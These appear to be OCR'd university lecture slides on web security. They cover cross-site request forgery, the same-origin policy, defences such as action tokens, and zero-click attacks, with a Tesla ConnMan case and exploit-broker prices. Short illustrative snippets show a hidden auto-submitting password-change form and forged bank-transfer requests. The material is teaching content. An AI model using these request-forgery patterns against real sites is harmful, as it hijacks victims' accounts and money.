Cookie: sessionid=40a4c04de

“OK. Payment Sent!”

XSRF: Write-only

Malicious site can’t read info (due to same-origin policy), but can make ***write*** requests to our app!

Can still cause damage

- in Alice’s case, attacker gained control of her account with full read/write access!

Who should worry about XSRF?

- apps w/ user info, profiles (e.g., Facebook)
- apps that do financial transactions for users
- any app that stores user data = CLOUDS

Same Origin Policy

- Important security measure in browsers for client-side scripting

“Scripts can only access properties associated with documents from the same origin”

- Origin reflects the triple:
  - Hostname
  - Protocol
  - Port (*)

Same origin policy example

- http://www.company.com/jobs/index.html
  - http://www.company.com/news/index.html
    - Same origin (same host, protocol, port)
  - https://www.company.com/jobs/index.html
    - Different origin (different protocol)
  - http://www.company.com:81/jobs/index.html
    - Different origin (different port)
  - http://company.com/jobs/index.html
    - Different origin (different host)
  - http://extranet.company.com/jobs/index.html
    - Different origin (different host)

Effects of the Same Origin Policy

- Restricts network capabilities
  - Bound by the origin triplet
  - Important exception: cross-domain links in the DOM are allowed
- Access to DOM elements is restricted to the same origin domain
  - Scripts can’t read DOM elements from another domain

Same origin policy solves XSRF?

- What can be the harm of injecting scripts if the Same Origin Policy is enforced?
- Although the same origin policy, documents of different origins can still interact:
  - By means of links to other documents
  - By using iframes
  - By using external scripts
  - By submitting requests
  - …

Cross-domain interactions

- Links to other documents

```
<a href=“http://www.domain.com/path“>Click here!</a>
<img src=“http://www.domain.com/path”/>
```

  - Links are loaded in the browser (with or without user interaction) possibly using cached credentials

- Using iframes/frames

```
<iframe style=“display: none;” src=“http://www.domain.com/path”></iframe>
```

  - Link is loaded in the browser without user interaction, but in a different origin domain

Cross-domain interactions (2)

- Loading external scripts

```
…
<script src=“http://www.domain.com/path”></script>
…
```

  - The origin domain of the script seems to be www.domain.com,
  - However, the script is evaluated in the context of the enclosing page
  - Result:
    - The script can inspect the properties of the enclosing page
    - The enclosing page can define the evaluation environment for the script

Cross-domain interactions (3)

- Initiating HTTP POST requests

```
<form name=“myform” method=“POST” action=“http://mydomain.com/process”>
                <input type=“hidden” name=“newPassword” value=“31337”/>
                                        …
                                    </form>
                    <script> document.myform.submit(); </script>
```

  - Form is hidden and automatically submitted by the browser, using the cached credentials
  - The form is submitted as if the user has clicked the submit button in the form

Cross-domain interactions (4)

Via the Image object

```
<script>
var myImg = new Image();
myImg.src = http://bank.com/xfer?from=1234&to=21543&amount=399;
</script>
```

Via document.* properties

```
document.location = http://bank.com/xfer?from=1234&to=21543&amount=399;
```

Redirecting via the meta directive

```
<meta http-equiv="refresh" content="0; URL=http://www.yourbank.com/xfer" />
```

Cross-domain interactions (5)

Via URLs in style/CSS

```
body
    {
    background: url(‘http://www.yourbank.com/xfer’) no-repeat top
    }
```

```
<p style="background:url(‘http://www.yourbank.com/xfer’);”>Text</p>
```

Using proxies, Yahoo pipes, …

```
<LINK href=" http://www.yourbank.com/xfer “ rel="stylesheet" type="text/css">
```

Preventing XSRF

Inspecting Referer Headers ⚠

- specifies the document originating the request
- ok, but not practical since it could be forged or blanked (even by legitimate users)

Web Application Firewall ⚠

- doesn't work because request looks authentic to bank.com

Validation via User-Provided Secret OK

- ask for current password for important transactions

Validation via "Action Token" OK


- add special tokens to "genuine" forms to distinguish them from "forged" forms

Preventing XSRF

- Inspecting Referer Headers ⚠
  - specifies the document originating the request
  - ok, but not practical since it could be forged or blanked (even by legitimate users)
- Web Application Firewall
  - doesn’t work because request looks authentic to bank.com ⚠


- Validation via User-Provided Secret OK
  - ask for current password for important transactions
- Validation via “Action Token”
  - add special tokens to “genuine” forms to distinguish them from “forged” forms OK

Probability of infection



Probability that a site has a vulnerability in a given class, Whitehat, 2010

Impact classes



CSRF attack and Clouds

- In attack plan this can be the first step of an attack to remove some defence mechanisms that prevent the attacker from sending malicious data/info to the cloud

- Notice that the target can be any user of the cloud because the cloud is shared among distinct organizations each with its own users and its own security policy

0-clicks attacks

- A zero-click or zero-touch is a remote attack on a device that does not require any additional actions from the user. It can be carried out by air (OTA, over-the-air): it is enough that the victim is within the range of the desired wireless communication channel
- 0-click attacks do not require any action from the user. 1-click attacks require some kind of action. Almost all attacks on server applications are 0-click, but we are not considering server software.
- The appearance of 1-click and 0-click attacks is associated with the massive spread of mobile devices, the growth of network coverage and the number of Wi-Fi points. Mobile devices store a lot of personal and confidential information. The ultimate goal of the attacker is precisely this user data, which is now stored right in his pocket.

0-clicks attack: implementation

- By transmitting specially formed data to a device via a wireless data transmission channel (GSM, Wi-Fi, Bluetooth).
- The vulnerability could work when processing
  - this data directly on the chip (baseband, Wi-Fi SoC, Bluetooth SoC, NFC SoC, etc.).
  - the data on the target program (calls, SMS, MMS), which is responsible for preparing this data for the user.
- Next, the payload in the exploit performs certain actions for Post-Exploitation.
- The victim must make exactly 0 clicks, touches, or transitions
- The attack is difficult to prevent, and it is impossible to blame the victim for following a phishing link from a message or opening some kind of document.

0-clicks attack: implementation


- Transmitted data
  - Service data when communicating with a cell tower
  - Link Level Packages
  - Authentication Responses
  - SMS, MMS, Voice messages
  - Video conferencing
  - Messages to Skype, WhatsApp, Viber, FaceTime, Telegram, etc.)
  - Calls

- All of the above can cause a vulnerability to be triggered either in the firmware of the chip or in the code of the program that is responsible for its processing.

remote zero-click security vulnerabilities (yesterday announcement)

- Security researchers have found remote zero-click security vulnerabilities in an open-source software component (ConnMan) used in Tesla automobiles that allowed them to compromise parked cars and control their infotainment systems over WiFi.
- It would be possible for an attacker to unlock the doors and trunk, change seat positions, both steering and acceleration modes - in short, pretty much what a driver pressing various buttons on the console can do. This attack does not yield drive control of the car though.
- They later disclosed these vulnerabilities to Tesla, who patched them in update 2020.44 in late October 2020.
- The affected components were also widely used in infotainment systems of other car manufacturers as well.

Launching attack from a drone



But why drones?

- Fun
- Launch attack (stealthy) from up to 100m above
- Fly drone to (Super)charger...
- or other spots with a high Tesla incidence rate

KUNNAMON

Comsecuris

0-click examples

In the area of Wi-Fi:


- "Researching Marvell Avastar Wi-Fi: from zero knowledge to over the-air zero-touch RCE", Denis Selyanin (2018)
- "Reverse-engineering Broadcom wireless chipsets", Hugues Anguelkov (2019)
- "Exploiting Qualcomm WLAN and Modem Over The Air", Xiling Gong, Peter Pi (2019)

In the Baseband area:

- "Path of Least Resistance: Cellular Baseband to Application Processor Escalation on Mediatek Devices", György Miru (2017)
- "A walk with Shannon Walkthrough of a pwn2own baseband exploit", Amat Cama (2018)
- "Exploitation of a Modern Smartphone Baseband", Marco Grassi, Muqing Liu, Tianyi Xie (2018)

0-click exploits

Exploit brokers are also interested in zero-click, which offer up to $ 3 million for such exploit chains.



Category	Changes
New Payouts (**Mobiles**)	**$2,500,000** - Android full chain (Zero-Click) with persistence (**New Entry**) **$500,000** - Apple iOS persistence exploits or techniques (**New Entry**)
Increased Payouts (**Mobiles**)	**$1,500,000** - WhatsApp RCE + LPE (Zero-Click) without persistence (previously: **$1,000,000**) **$1,500,000** - iMessage RCE + LPE (Zero-Click) without persistence (previously: **$1,000,000**)
Decreased Payouts (**Mobiles**)	**$1,000,000** - Apple iOS full chain (1-Click) with persistence (previously: **$1,500,000**) **$500,000** - iMessage RCE + LPE (1-Click) without persistence (previously: **$1,000,000**)
Desktops/Servers	No modifications.